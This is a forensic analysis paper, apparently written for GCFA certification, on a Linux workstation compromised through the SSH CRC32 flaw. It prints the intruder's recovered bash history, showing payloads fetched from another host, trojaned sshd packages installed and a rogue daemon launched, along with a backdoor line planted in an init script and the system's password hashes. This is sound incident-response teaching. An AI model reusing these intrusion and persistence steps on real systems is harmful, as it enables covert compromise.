Global Information Assurance Certification Paper

Dead Linux Machines *Do* Tell Tales

GCFA Practical Assignment
Version 1.0

James Fung

Part I: Analysis of a Linux machine.

1.1 – The Synopsis.

It was in January of 2002 when we finally recognized the signs of disaster – the IDS told of anomalous activity on port 22 both inbound and out. Where there was little or no traffic before, we now see dozens of SSH connections to (and from) various foreign nations. We didn't know what they were doing because SSH afforded them an encrypted link, but we did know that the center of all this activity seemed to be one of our machines on site.

A quick phone call to the administrator of the machine in question confirmed our suspicions; the machine in question has been abandoned for months. Nobody should have been using it; everyone should have been migrated off by now. But then, who had changed the root password?

The initial approach taken by the incident response team was one of caution. We didn't know who was involved, how our machine was compromised, or for that matter how many machines were compromised. Great care was taken to ensure the integrity of the 'crime scene' for future forensic analysis. This approach was dropped quickly, as we came to realize that it wasn't just one machine that was compromised – we had dozens. The team quickly shifted from identification-mode to containment-mode. We knew we had more than enough data for analysis; now the important thing was to try and stop the growing numbers of machines compromised. Computers were confiscated as soon as they were found to have been broken into. Hard drives were cataloged and shelved, awaiting analysis.

And so I pick up where I left off months ago. From the company's perspective, the 'case' has been long closed – what's important was that it's now 'business as usual', again. What I want to do now is to revisit one of the many machines that were confiscated but nobody ever got around to doing a forensic analysis on. Not knowing what I will find, I hope to at least be able to confirm that the machine was really broken into.

1.2 – The Description.

First, let us go over our forensics environment. The operating system I'll be using is Linux, specifically Debian[1] 3.0 (Woody). A clean install of Debian was performed and checksums were verified with **debsums**[2]. This confirms that we're working with a 'clean' system and goes a long way towards ensuring valid results. The hardware is just an x86-based PC, with on-board IDE (UDMA/66) support and an Adaptec 2940UW SCSI adapter for hooking up any SCSI devices.

The organization in which all of this takes place is a research facility. Those of you who have been in similar environments know that it can be very difficult to implement information security in such a workplace. Research is the number one priority, and putting anything in place that would hinder the flow of information in and out of the facility is just unthinkable. This devotion to research has lead to extremely relaxed

---

[1] http://www.debian.org
[2] http://packages.debian.org/stable/admin/debsums.html

firewall rules, a complete lack of desktop standards, not to mention near-zero accountability on the parts of the users and their administrators.

We confiscated the computer in question (already powered off by the end user) and proceeded to interview the owner. Between the interview and the information we already had on hand, we were able to piece together the following information about the victim computer (identifying information such as hostname and ip have been sanitized to protect the 'innocent'):

- Hostname: moriarty.mycompany.local.
- IP: 192.168.2.9.
- Operating System: Linux, exact distribution unknown.
- The computer is the individual's main desktop workstation.
- The computer is used on a daily basis for everything ranging from e-mail, to writing reports, to running experiments.
- It was confirmed that the machine is only used as a single-user workstation, and nobody other than the owner himself should have had the rights to SSH into this workstation.
- The user has not noticed any strange behavior on the part of the computer. As far as he's concerned, everything is operating normally.

1.3 – The Hardware.

The confiscated hardware is as follows:

- # 200201016: VA Linux Workstation, S/N: SX04180XXXXX.
  - o Tyan S1832 Motherboard.
  - o Intel Pentium III 550MHz (Single Processor).
  - o 128MB RAM (2 DIMMs).
  - o 1 Matrox G200 AGP Graphics Card.
  - o 1 Intel EtherExpress Pro/100+ Network Card.
  - o 1 internal 10GB Hard Drive (Tag #200201018).
  - o 1 internal 40x IDE CD-ROM.
  - o 1 internal 3.5" 1.44MB Floppy Drive.
    - ▪ Condition: Good – A few scratches run along the sides of the metal enclosure.

- # 200201018: Hard Drive, S/N: 8720097XXXXX.
  - o Quantum Fireball 10GB Internal IDE HD, extracted from VA Linux workstation *(workstation serial number SX04180XXXXX, evidence tag # 200201016)*.
    - ▪ Condition: Good – Dusty, but no visible sign of damage to item.

1.4 – The Image.

With our initial paperwork out of the way, we are ready to begin our work. We have the original hard drive that belongs to the compromised machine (Tag # 200201018), and now we want to make an exact copy of the data on that drive so that any analysis we perform will be done on the *copy*, preserving the original evidence drive as well as we can.

1. Setup: The evidence drive is a 10GB IDE drive, so I needed at least a drive this large to image it onto. For this I chose a 20GB Western Digital IDE drive. The drives were both hooked up to the secondary IDE channel on the forensics computer, the original drive as the master, and the destination drive as the slave. After the drives are hooked up, the machine is powered up and the configuration is checked and double-checked to make sure that everything is hooked up as advertised. This can be seen in Table 1.4.1.

Table 1.4.1 - Initial Hard Drive Configuration

```
holmes:~# dmesg | fgrep hd
ide1: BM-DMA at 0xffa8-0xffaf, BIOS settings: hdc:DMA, hdd:DMA
hdc: QUANTUM FIREBALLlct10 10, ATA DISK drive
hdd: WDC WD200BB-32CLB0, ATA DISK drive
hdc: 20044080 sectors (10263 MB) w/418KiB Cache, CHS=19885/16/63,
UDMA(33)
hdd: 39102336 sectors (20020 MB) w/2048KiB Cache, CHS=38792/16/63,
UDMA(33)
hdc: unknown partition table
hdd: hdd1 hdd2 hdd3 hdd4
holmes:~#
```

2. Sterilization of Media: Now that we've confirmed that the drives are hooked up the way we wanted, the next step is to prep the destination drive for copy. When we finally analyze the contents of the drive, we want to be absolutely sure that everything we look at is actual data from the original drive, and not 'left over' data that had already existed on the destination drive before hand. You will almost always have this 'dirty data' if the drive you're using to copy onto is used, but even if you are using a brand new drive I would still strongly recommend sterilizing the media anyway, just in case. In Linux, we will use the **dd** utility to read from the pseudo device /dev/zero and write it to the entire contents of the destination drive (/dev/hdd).

The **dd** utility is well known to those in the Unix world, and while it's not the friendliest of utilities, it does do its job extremely well. While it can be used for purposes other than mere bit-for-bit copies, in this exercise that is the only ability we're concerned with. We'll only be supplying two arguments to **dd**: *if* (input file) and *of* (output file), essentially source and destination.

The pseudo device /dev/zero, like its better-known counterpart /dev/null, can be used as a data 'black hole'. Any data written to these two pseudo devices will be instantly discarded. But while *reading* from /dev/null would always return an 'end of file', reading from /dev/zero returns null characters (\0, NOT the character '0').

To sterilize the media, we will use dd to draw from this theoretically endless supply of null characters (/dev/zero), and write it to the entire contents of our 20GB destination drive. This process can be seen in Table 1.4.2. Note that this is a very lengthy process! Have a big pot of coffee handy if you plan on waiting for it to finish …

Table 1.4.2 - Sterilizing the Media

```
holmes:~# dd if=/dev/zero of=/dev/hdd
39102336+0 records in
39102336+0 records out
```

3. Create the Image: Confident that the destination media has been sterilized and is ready for use, we'll go ahead and create the image drive. Again, **dd** is used to make the sector-by-sector copy. The difference is that this time, we'll be reading from the source drive (/dev/hdc). The destination drive (/dev/hdd) remains the same. The command executed is shown in Table 1.4.3. To give the reader a sense of how much time these commands actually take, the **time** command was used.

Table 1.4.3 - Imaging the Drive

```
holmes:~# time dd if=/dev/hdc of=/dev/hdd
20044080+0 records in
20044080+0 records out

real    36m7.687s
user    0m27.480s
sys     8m4.930s
```

4. Verifying the integrity of the image: Having made the image, we now need to confirm to ourselves that the hard drive we had just cloned is indeed a perfect copy of the original. To achieve this we will apply two different cryptographic hash functions, MD5 and SHA-1. MD5[3] is a hashing algorithm developed by Professor Ronald Rivest of RSA fame, and SHA-1[4] is a secure hashing

---

[3] Detailed explanation of the MD5 hashing algorithm is well beyond the scope of this paper. For more information, readers can check out RFC 1321, available at http://www.ietf.org/rfc/rfc1321.txt.
[4] Readers interested in SHA-1, more information can be found in FIPS (Federal Information Processing Standards) Publication 180-1.

algorithm designed by the National Institute of Standards and Technology (NIST) and by the National Security Agency (NSA). MD5 checksums will be obtained using **md5sum**, and SHA-1 checksums will be obtained using the **openssl** command line tool.

So, what is a hash function, anyway? A cryptographic hash function is a transform that takes input (of various lengths) and outputs a unique signature of a fixed length. They are one-way, meaning that it is impossible to use the fixed-length signature to reproduce the original source data. Additionally, these hash functions are intended to be collision-free, meaning no two different inputs can create the same digital signature, much like the fact that no two different people will leave behind the same fingerprint.

So, why do we bother with two different hashing algorithms? MD5 is certainly one of the most popular hash function used today, and indeed it was theorized that it was mathematically unfeasible to reliably generate collisions (which was what rendered MD2 and MD4 obsolete). However, Professor Hans Dobbertin was able to generate collisions using the compression routine inside MD5[5]. While this does not render MD5 completely useless, it *is* valid to question its credibility, especially in situations where collision resistance is required (e.g. forensics investigations). And so we use SHA-1, which is generally considered stronger than MD5 in regards to digital signing. While it does return a stronger signature (160 bits, as opposed to MD5's 128 bits), it is more important to note that none of the attacks that have worked against MD5 have worked against SHA-1, and that it currently has no known weaknesses.

At this point one might question why I use MD5 at all then, and not just use SHA-1 exclusively. While it is true that MD5 is not as strong as its creator intended, it is still nevertheless an extremely effective cryptographic hashing algorithm. SHA-1 might be stronger, but MD5 is the more recognizable standard. By using both hashing algorithms to establish my baseline integrity, I can protect myself in the event that one of these two hashing algorithms is entirely discredited sometime in the future. If somebody manages to prove that MD5 is completely useless, then I have the SHA-1 signatures to fall back on, and vice versa. The time needed to generate an extra set of signatures is relatively short, and the peace of mind gained is worth the little bit of extra effort.

But before we even bother obtaining the digital signature of the data, let's take a quick look to see what, if anything, has been copied. You can see a partition listing in Table 1.4.4:

Table 1.4.4 - cfdisk /dev/hdd

---

[5] For more information, read RSA Laboratories' CryptoBytes – Volume 2, Number 2 (Summer '96).

```
                              cfdisk 2.11n

                          Disk Drive: /dev/hdd
                         Size: 20020396032 bytes
              Heads: 255   Sectors per Track: 63   Cylinders: 2434

     Name          Flags     Part Type  FS Type        [Label]        Size (MB)
  --------------------------------------------------------------------------------
     hdd1          NC        Primary    Linux ext2                         24.68
     hdd2                    Primary    Linux swap                        139.83
     hdd3          Boot      Primary    Linux ext2                       1579.26
     hdd4                    Primary    Linux ext2                       8513.17
                            Unusable                                     9763.41
```

Wonderful! We see that four partitions were copied over, hdd1-4. We also see a large chunk of disk space (~9.7GB) at the end of the drive marked "Unusable" – this makes sense because the source drive had a capacity of 10GB, it makes sense that we'd have about another 10GB left over. The block of space is marked "Unusable" because the drive already has 4 primary partitions, which is the limit.[6] We needn't worry about this, as we're only concerned with the data that exist on the four partitions.

Now that we've got the original disk, as well as what *appears* to be the exact duplicate, let us compare digital signatures. First, see Table 1.4.5 for the hashes generated from the four partitions on the original disk:

Table 1.4.5 - checksums of the Original Drive

```
holmes:~# md5sum /dev/hdc1
c9e4d0d23f1fe5ef953b3e191f598172  /dev/hdc1
holmes:~# md5sum /dev/hdc2
b860e60e7f936cf93d729eef05d123e8  /dev/hdc2
holmes:~# md5sum /dev/hdc3
af389abef4cbc43012c96caf2bf8b77b  /dev/hdc3
holmes:~# md5sum /dev/hdc4
2db9310b8d2ecf71ea03d0530d67a01c  /dev/hdc4
holmes:~# openssl sha1 /dev/hdc1
SHA1(/dev/hdc1)= e5eb9cb50bfc612222def1c129524d43e8dce122
holmes:~# openssl sha1 /dev/hdc2
SHA1(/dev/hdc2)= 3b5b6b8d7592d636b9d51ac171df25fdc2c4cf34
holmes:~# openssl sha1 /dev/hdc3
SHA1(/dev/hdc3)= 4a472e398b69f5adf3bb171b506f75775b11e720
holmes:~# openssl sha1 /dev/hdc4
SHA1(/dev/hdc4)= 1b59602e2858e6207651f6cf23e0bf3b68e7d330
```

---

[6] The 4-Primary-Partitions limit is not unique to Linux, it is in fact a result of a standard adopted by virtually everybody in the x86 world, where the partition table of a hard drive has exactly 4 'slots' allocated. There are numerous articles out there on the internet if the reader wishes to pursue this further. A basic introduction to disk partitions can be found here.

Compare that, with the hashes of the partitions on the 'clone' drive (Table 1.4.6):

Table 1.4.6 - checksums of the 'Cloned' Drive

```
holmes:~# md5sum /dev/hdd1
c9e4d0d23f1fe5ef953b3e191f598172  /dev/hdd1
holmes:~# md5sum /dev/hdd2
b860e60e7f936cf93d729eef05d123e8  /dev/hdd2
holmes:~# md5sum /dev/hdd3
af389abef4cbc43012c96caf2bf8b77b  /dev/hdd3
holmes:~# md5sum /dev/hdd4
2db9310b8d2ecf71ea03d0530d67a01c  /dev/hdd4
holmes:~#
holmes:~# openssl sha1 /dev/hdd1
SHA1(/dev/hdd1)= e5eb9cb50bfc612222def1c129524d43e8dce122
holmes:~# openssl sha1 /dev/hdd2
SHA1(/dev/hdd2)= 3b5b6b8d7592d636b9d51ac171df25fdc2c4cf34
holmes:~# openssl sha1 /dev/hdd3
SHA1(/dev/hdd3)= 4a472e398b69f5adf3bb171b506f75775b11e720
holmes:~# openssl sha1 /dev/hdd4
SHA1(/dev/hdd4)= 1b59602e2858e6207651f6cf23e0bf3b68e7d330
```

By comparing the digital signatures, we can comfortably say that we have an exact bit-for-bit copy of the original hard drive!

5. From image, to image _file_: Now that we have our imaged hard drive, I'd like to take it a step further and make bit-for-bit copies of the individual partitions, but instead of dumping them onto another hard drive, I will copy it to my computer as a file. Again using **dd** – where before we imaged an entire drive (_if=/dev/hdc of=/dev/hdd_) now we will specify a source partition, and a destination _file_: **dd if=/dev/hdd1 of=/images/hda1**, etc. Repeat for the other three partitions.

The first thing one notices about the resulting images is the size of the files. After all, this is an exact copy, so if you copy an 8GB image, you'll end up with an 8GB file! To alleviate this problem somewhat, we'll use **gzip** to compress the image down, hoping to save a bit of disk space when we don't actually need to use the image. As always, depending on the data contained in those partitions, your mileage may vary when it comes to compression. I seemed to have lucked out, as we take a look at the compressed file sizes listed in Table 1.4.7.

Table 1.4.7 – Image Files, compressed

```
-r-xr-xr-x    1 root     root        3798212 May 15 12:00 hda1.gz
```

```
-r-xr-xr-x     1 root      root        35966585 May 15 12:00 hda2.gz
-r-xr-xr-x     1 root      root       432016674 May 15 12:01 hda3.gz
-r-xr-xr-x     1 root      root        36948058 May 15 12:01 hda4.gz
```

What a difference compression makes! hda3 was a ~1.5GB partition (now a 430MB file) and hda4, an ~8.5GB partition has been compressed down to less than 37MB!!

Finally, we need to make sure that the data has not been changed in any way by the compression routine. Once again, we compare MD5/SHA-1 hashes, as seen in Table 1.4.8:

Table 1.4.8 – checksums of the compressed image files

```
holmes:~# zcat hda1.gz | md5sum
c9e4d0d23f1fe5ef953b3e191f598172
holmes:~# zcat hda2.gz | md5sum
b860e60e7f936cf93d729eef05d123e8
holmes:~# zcat hda3.gz | md5sum
af389abef4cbc43012c96caf2bf8b77b
holmes:~# zcat hda4.gz | md5sum
2db9310b8d2ecf71ea03d0530d67a01c
holmes:~# zcat hda1.gz | openssl sha1
e5eb9cb50bfc612222def1c129524d43e8dce122
holmes:~# zcat hda2.gz | openssl sha1
3b5b6b8d7592d636b9d51ac171df25fdc2c4cf34
holmes:~# zcat hda3.gz | openssl sha1
4a472e398b69f5adf3bb171b506f75775b11e720
holmes:~# zcat hda4.gz | openssl sha1
1b59602e2858e6207651f6cf23e0bf3b68e7d330
```

The checksums match those of the original drive (Table 1.4.5), so we know our *compressed images* check out. The additional benefit of compression in this case is that the file sizes of the 4 images combined is less than 650MB, so I took the opportunity to burn them onto a CD. This is a great way of archiving the data as well as making it easily transportable.

1.5 – The Analysis.

Now that we have established the baseline integrity of the images that we'll be working on, we're ready to attempt the media analysis. The first thing we will do is mount the image using the loopback device, support for which is already compiled into the kernel. We will issue the **mount** command with the following options:

loop – Use the loopback device.

ro – Read-only, to preserve the integrity of the image.

noexec – To ensure that we do not accidentally execute any binaries on the mounted filesystem. This is very important because we are dealing with a compromised machine – none of the binaries on the image can be trusted!

nodev – This option tells the OS to ignore device files (generally /dev/*, but could also be others strewn about the filesystem) that are found on the image.

noatime – Because of our need to preserve the evidence, we want to tell the operating system NOT to update the inodes' access times as we do our work.

In table 1.5.1 we see the command being executed and the confirmation that it worked.

Table 1.5.1 – mounting an image using the loopback device

```
holmes:~# mount -o loop,ro,noatime,nodev,noexec hda3 /hacked
holmes:~# mount | fgrep hacked
/root/hda3 on /hacked type ext2 (ro,noexec,nodev,noatime,loop=/dev/loop0)
```

(We went straight to hda3 because we know that hda1 was too small to be a root partition, and hda2 was swap. We also know (from the imaging process) that hda4 did not contain a whole lot of data (< 40MB compressed!), and thus hda3 is the best candidate for the root partition, which is where we'd like to start our analysis. Once we mount the image, we can look at /etc/fstab to confirm this.)

Our image file now mounted, we're ready to go in and take a look. Just because it's really the easiest thing to do, we will start by taking a look at the contents of the various log files available on the system. While it is true that anybody smart enough to break in is *probably* smart enough to cover up after themselves, we nevertheless go through the motions and who knows, maybe we'll even get lucky and find something useful. And so here we go:

First, to identify the OS: A quick search through /etc reveals to us that the compromised host was running Red Hat 6.1.

```
holmes:/hacked/etc# cat redhat-release
Red Hat Linux release 6.1 (Cartman)
```

We now have a better idea of what operating system we're dealing with, we're ready to go and sift through the log files. So lets check to see where they'd be kept:

Next, to identify the partitions: Now that we've mounted an image, we can check the fstab to see if we've mounted the right partition.

```
holmes:/hacked/etc# cat fstab | fgrep /dev/hd
```

/dev/hda2	none	swap	defaults	0	0
/dev/hda3	/	ext2	defaults	1	1
/dev/hda4	/localhome	ext2	defaults	1	2
/dev/hda1	/boot	ext2	defaults	1	2

We see that hda3 was the root (/) filesystem, and so we know we've mounted the right image for our purposes. Log files are generally kept in /var/log, and since /var is not mounted under a different mount point, the logs should be here on this particular image.

A problem immediately identifies itself: When I checked the /var/log directory, I saw something no forensics analyst wants to see:

```
holmes:/hacked/var/log# ls -latr
              ….
-rw-r--r--    1 root     root            616 Jan 18 11:22 sendmail.st
-rw-------    1 root     root            494 Jan 18 13:36 secure
-rw-r--r--    1 root     root           3264 Mar 18 13:50 dmesg
-rw-------    1 root     root          25567 Mar 18 13:50 cron
-rw-rw-r--    1 root     voice         81408 Mar 18 13:50 wtmp
-rw-r--r--    1 root     root           3446 Mar 18 13:50 boot.log
```

It looks like *somebody had powered up the computer on March 18th*! Now I know that only a handful of people would have had access to the locked room in which the confiscated computers were kept, so it was almost definitely one of my colleagues who had done this. While I can be relatively certain that the evidence has not been rendered entirely useless, it does mean that this particular computer would probably not be much use as evidence if it were ever brought up in an actual court of law (our evidence has now been contaminated). Thus setback, we proceed nonetheless with our investigation.

Many log files were empty: /var/log/secure.[1-4] were all zero bytes. /var/log/secure itself had roughly a half dozen entries, none of which were of any interest. Other log files such as sudo.log*, maillog* and xferlog* were all similarly empty. /var/log/messages, however, looked to be at least partially intact in that there were actual entries in there.

What /var/log/messages* reveals to us: We were left with four messages files: messages and messages.[2-4], with '.4' being the oldest so that's where I started. Initially, there wasn't much of interest in these log files. It looked like any other system's system log files, until two entries jumped out at me:

Dec 16 09:43:18 moriarty sshd[2792]: connect from 212.86.160.66
Dec 16 14:59:44 moriarty sshd[2866]: connect from 62.16.186.131

Both addresses hail from Germany, which immediately seems odd. Nobody overseas should have been logging into this box. Additionally, it looks like neither connection resulted in a successful logon, and yet there was only one attempt from each address. Were these seemingly separate, single connection events indicative of reconnaissance being performed against our machine?

Then, the telltale signs – moving onto messages.3, we see literally hundreds of messages like this:

```
Dec 24 22:38:56 moriarty sshd[2959]: fatal: Local: Corrupted check bytes on input.
Dec 24 22:38:56 moriarty sshd[2960]: connect from 141.99.209.171
Dec 24 22:38:56 moriarty sshd[2960]: log: Connection from 141.99.209.171 port 1503
Dec 24 22:38:58 moriarty sshd[2961]: connect from 141.99.209.171
Dec 24 22:38:58 moriarty sshd[2961]: log: Connection from 141.99.209.171 port 1512
                          …
Dec 24 22:39:19 moriarty sshd[2972]: connect from 141.99.209.171
Dec 24 22:39:19 moriarty sshd[2972]: log: Connection from 141.99.209.171 port 1673
Dec 24 22:39:21 moriarty sshd[2973]: connect from 141.99.209.171
Dec 24 22:39:21 moriarty sshd[2973]: log: Connection from 141.99.209.171 port 1686
Dec 24 22:39:22 moriarty sshd[2973]: fatal: Local: crc32 compensation attack: network
attack
```

Merry Christmas! Those who travel in the Unix circles will almost immediately recognize this signature as the SSH[7] CRC32 compensation attack detector exploit[8]. The CRC32 attack detector was incorporated into SSH because of weakness discovered in the CRC checksumming code that allowed an attacker to arbitrarily modify packets in an SSH stream without the end user knowing. Unfortunately, as we now know, it turns out that this detector itself was vulnerable to attack! Considering that this machine was running Red Hat 6.1 plus the fact that even system administrators are almost never as diligent as they should be when it comes to patching security holes in their machines, at this point I'm more than willing to believe that the machine was rooted, and this was how.

The remaining messages* files did not provide nearly as much excitement. A few more ssh connections from overseas, a few more regular logins. Lets move onto the next step.

wtmp – Lets see who logged in: /var/log/wtmp records information about logins and logouts, as well as system shutdown events. Here we have two log files, wtmp and wtmp.1. First, wtmp.1:

```
holmes:/hacked/var/log# last root -d -a -f ./wtmp.1
root   pts/0  Fri Dec 28 10:46 - 11:56  (01:09)      205.162.159.8
root   pts/0  Tue Dec 25 18:27 - 18:30  (00:02)      205.162.159.8
root   pts/0  Tue Dec 25 18:15 - 18:27  (00:12)      205.162.159.8
root   pts/4  Thu Dec 13 17:52 - down   (00:40)      gal6.ge.uiuc.edu
root   pts/4  Thu Dec 13 17:33 - 17:52  (00:18)      200.24.94.122
root   pts/7  Tue Dec 11 21:21 - 21:47  (00:26)      209.140.42.171
root   pts/5  Tue Dec 11 10:26 - 10:46  (00:19)      38.202.148.9
```

---

[7] SSH (Secure Shell) is, as its name implies, supposed to be a secure replacement of the many Unix utilities that transferred data and password information in clear text ('r-commands', telnet, ftp, etc.) For more information, visit http://www.openssh.org/.

[8] In November of 2001 CERT published an incident note telling specifically of this exploit. You can find it here: CERT Incident Note IN-2001-12.

```
root   pts/0  Sun Dec  9 09:40 - 09:50  (00:10)     mmtf38.maskin.ntnu.no
root   pts/0  Sat Dec  8 06:27 - 06:36  (00:08)     michaelcarbach.phys.uri.edu
root   pts/0  Fri Dec  7 12:48 - 12:58  (00:10)     csns.sbcc.cc.ca.us

wtmp.1 begins Sat Dec  1 14:45:33 2001
```

/var/log/messages* only went back as far as December 16th, but the lastlog goes all the way back to the 1st, and here we see a number of root logins from various remote addresses that probably shouldn't have had the root password to our machine. We were likely rooted even before this! Now wtmp (minus the legitimate accounts):

```
holmes:/hacked/var/log# last -d -a -f ./wtmp
brom0  pts/4  Tue Jan 15 20:43 - 21:31  (00:47)     nspo02-
0139.spo.embratel.net.br
root   pts/7  Fri Jan  4 17:56 - 18:25  (00:28)     168.100.194.13
```

We see one root login on the 4th but more importantly, we see a new contestant – brom0 from Brazil – someone we've not seen before and certainly saw no mention of in the other log files we've looked at thus far. For a username to have been logged into wtmp, there had to have been a user created on the system. Lets see if any evidence is to be found elsewhere.

Should we be alarmed? /etc/passwd and /etc/shadow: Permissions for the passwd and shadow files were as follows:

```
holmes:/hacked/etc# ls -la shadow passwd
-rw-r--r--  1 42     510        640 Jan 18 13:41 passwd
-rw-------  1 42     510        597 Jan 18 13:41 shadow
```

Who was uid 42, and why did they own these files, normally owned by root? Also note the date on the files, it looks like they were modified the day the machine was confiscated. Now the contents:

```
holmes:/hacked/etc# cat passwd
root:x:0:0:root:/root:/bin/bash
bin:*:1:1:bin:/bin:
daemon:*:2:2:daemon:/sbin:
adm:*:3:4:adm:/var/adm:
lp:*:4:7:lp:/var/spool/lpd:
sync:*:5:0:sync:/sbin:/bin/sync
shutdown:*:6:0:shutdown:/sbin:/sbin/shutdown
halt:*:7:0:halt:/sbin:/sbin/halt
mail:*:8:12:mail:/var/spool/mail:
news:*:9:13:news:/var/spool/news:
uucp:*:10:14:uucp:/var/spool/uucp:
operator:*:11:0:operator:/root:
games:*:12:100:games:/usr/games:
gopher:*:13:30:gopher:/usr/lib/gopher-data:
ftp:*:14:50:FTP User:/home/ftp:
```

```
nobody:*:99:99:Nobody:/:
xfs:!!:100:102:X Font Server:/etc/X11/fs:/bin/false
gdm:x:42:42::/home/gdm:/bin/bash
squid:!!:101:233::/var/spool/squid:/dev/null
holmes:/hacked/etc#
```

```
holmes:/hacked/etc# cat shadow
root:$1$FYJ4Zhn9$Y3LuizX1Kw0AT7KSm/7aG/:11705:0:99999:7:-1:-1:134548836
bin:*:10752:0:99999:7:::
daemon:*:10752:0:99999:7:::
adm:*:10752:0:99999:7:::
lp:*:10752:0:99999:7:::
sync:*:10752:0:99999:7:::
shutdown:*:10752:0:99999:7:::
halt:*:10752:0:99999:7:::
mail:*:10752:0:99999:7:::
news:*:10752:0:99999:7:::
uucp:*:10752:0:99999:7:::
operator:*:10752:0:99999:7:::
games:*:10752:0:99999:7:::
gopher:*:10752:0:99999:7:::
ftp:*:10752:0:99999:7:::
nobody:*:10752:0:99999:7:::
xfs:!!:10752:0:99999:7:::
gdm:$1$dpvoZhOh$M7HRiRchcBOXiZmdqxJwM1:11703:0:99999:7:-1:-1:134548796
squid:!!:10752:0:99999:7:::
holmes:/hacked/etc#
```

At first glance we don't see much of interest, which is rather disappointing. We know
that we were broken into and that at least one extra user account (brom0) was created, but
it looks like someone had attempted to clean up after themselves. One thing that did
strike me as odd was that the user gdm not only has a real shell assigned to it in the
passwd file, it also has what looks like a real password associated with it in the shadow
file. Does the Gnome Display Manager account itself need to have interactive login
privileges? A quick search of the filesystem for files owned by this uid didn't turn up
anything terribly informative:

```
holmes:/hacked/etc# find /hacked -uid 42 -print
/hacked/var/gdm
/hacked/etc/passwd
/hacked/etc/shadow
/hacked/etc/passwd-
/hacked/etc/shadow-
holmes:/hacked/etc# ls -la /hacked/var/gdm
total 16
drwxr-x---    2 42       shadow        4096 Mar 18 13:50 .
drwxr-xr-x   20 root     root          4096 Dec 21  1999 ..
-rw-r--r--    1 root     shadow         102 Mar 18 13:50 :0.Xauth
```

```
-rw-r--r--    1 root      shadow       4081 Mar 18 13:50 :0.log
holmes:/hacked/etc#
```

So was this all just a nuance of the GDM configuration on this particular machine?
Perhaps, but consider this – wouldn't it be nice to have an account which, even though
the account itself didn't have superuser privileges on the system, did have precisely
enough rights to allow you to *login and modify* the very files that would give you those
rights? That's exactly what this gdm account has the potential to do, as it is currently set
up. Interesting.

.bash_history, but not the one you (maybe) thought it was: So we know that our
machine's been compromised, and that the user 'root' has logged in from a whole slew of
machines out there on the Internet. We'd certainly love to know what they've been doing
on our machine, and so we take a look at the shell's history file. Root's default shell
being bash, we'll be taking a look at the .bash_history file.

```
holmes:/hacked/root# ls -la .bash_history
-rw-------    1 root    root        7382 Dec  9 2001 .bash_history
```

Not promising! It looks like the history file hadn't been written to since Dec 9th, and sure
enough I wasn't able to find any interesting information when I looked in it. Still, one
should never give up hope. After all, there had been many login attempts from all over
the world; surely somebody had left evidence behind! Let us see who (if anyone) else
has history files:

```
holmes:/hacked# find /hacked -name .*history -exec ls -la {} \;
-rw-------    1 root      root        7382 Dec  9 2001 /hacked/root/.bash_history
-rw-------    1 root      root         430 Jan 18 13:42 /hacked/.bash_history
```

Voila! It looks like somebody left a .bash_history in the root directory.

What did we find in the other .bash_history? Looking inside, we find the
following:

```
holmes:/hacked# strings .bash_history
xconfigutator
xconfigurator
Xconfigurator
init 3
ps aux
lynx www.cade.com.br
cat /etc/issue
ftp 192.168.2.36
mkdir /var/db/psybnc
mv ptork.tgz /var/db/psybnc
rpm -ivh --force --nodeps ssl.rpm
```

```
 rpm -ivh --force --nodeps ssh.rpm
rm -rf *rpm
cd /var/db/psybnc/
tar -xzvf ptork.tgz
cd ptork
./install
ps aux
ps aux | grep ssh
kill 400
/etc/sshd
/sbin/ifconfig
ps aux | grep ssh
kill -9 11591
exit
passwd
reboot
```

Here we have more than a few things worth noting:

> The intruder opened up a browser and went to a site in Brazil. Could this be our friend brom0?
> The FTP destination is another machine on our network, most likely one that he had already compromised.
> psyBNC[9] is a 'bouncer', which lets the user hide their IP address while connected to IRC.
> We see two packages being installed: ssl.rpm and ssh.rpm. Could these be trojaned versions of OpenSSH and OpenSSL?
> Finally, we see something get installed (the contents of ptork.tgz), the killing of sshd, and the rogue sshd (/etc/sshd) being started.

Of all of that, lets see how much we actually still have on the system:

```
holmes:/hacked# ls -la var/db/psybnc
total 1576
drwxr-xr-x    3 root     root         4096 Jan 15 21:45 .
drwxr-xr-x    3 root     root         4096 Jan 15 21:26 ..
drwxr-xr-x    3 500      users        4096 Jan 18 15:13 emech
-rw-r--r--    1 root     root       109974 Jan 15 21:45 ssh.rpm
-rw-r--r--    1 root     root      1478945 Jan 15 21:45 ssl.rpm
```

Excellent! In addition to the ssl and ssh rpms that we saw before, we also have something called 'emech'. One quick google search later, and we've identified our mystery program as EnergyMech[10], an IRC 'bot'. We'll come back to these files later. First, we should finish analyzing the rest of the filesystem.

---

[9] You can download psyBNC here.
[10] http://www.energymech.net/features.html.

/etc/inetd.conf: The so-called "super server", inetd is traditionally used to provide a multitude of different services ranging from telnet and ftp to mail and "talk" services. This would also be a great place to hide processes given that the configuration file is very often convoluted enough that one can sneak in a single line without too many people noticing. In our case however, inetd.conf looks OK. We're not too thrilled about telnet, rsh/rlogin, and finger being enabled, but these services look to be legitimate.

```
holmes:/hacked/etc# cat inetd.conf | grep -v "^ *#"
ftp     stream  tcp     nowait  root    /usr/sbin/tcpd  in.ftpd -l -a
telnet  stream  tcp     nowait  root    /usr/sbin/tcpd  in.telnetd
shell   stream  tcp     nowait  root    /usr/sbin/tcpd  in.rshd
login   stream  tcp     nowait  root    /usr/sbin/tcpd  in.rlogind
talk    dgram   udp     wait    nobody.tty    /usr/sbin/tcpd  in.talkd
ntalk   dgram   udp     wait    nobody.tty    /usr/sbin/tcpd  in.ntalkd
finger  stream  tcp     nowait  nobody  /usr/sbin/tcpd  in.fingerd
auth    stream  tcp     wait    root    /usr/sbin/in.identd in.identd -e
-o
```

Startup scripts: One has to figure that if somebody were going to go through the trouble of breaking into your machine and installing all these cool IRC-related programs, surely they'd want to ensure that the programs would be started automatically the next time the computer is rebooted! First, a quick date check on the scripts themselves:

```
holmes:/hacked/etc/rc.d/init.d# ls -lat | less
total 216
drwxr-xr-x    2 root     root         4096 Jan 15 21:32 .
-rwxr-xr-x    1 root     root         1607 Jan 15 21:32 ypbind
-rwxr-xr-x    1 root     root         1370 Jan 15 21:26 atd
-rwxr-xr-x    1 root     root         1192 Jan 15 21:26 syslog
-rwxr-xr-x    1 root     root         4412 Apr  9  2001 autofs
             …
```

So there are our candidates. Looking through the atd and syslog scripts didn't reveal anything, but in the last file to be modified – ypbind – we found this embedded into the "start" section (bolded for readability):

```
        …
    # the following fixes problems with the init scripts continuing
    # even when we are really not bound yet to a server, and then things
    # that need NIS fail.
    pid=`pidofproc ypbind`
    /var/db/psybnc/emech/checkmech
    if [ -n "$pid" ]; then
      echo -n "Listening for an NIS domain server: "
      times=0
        …
```

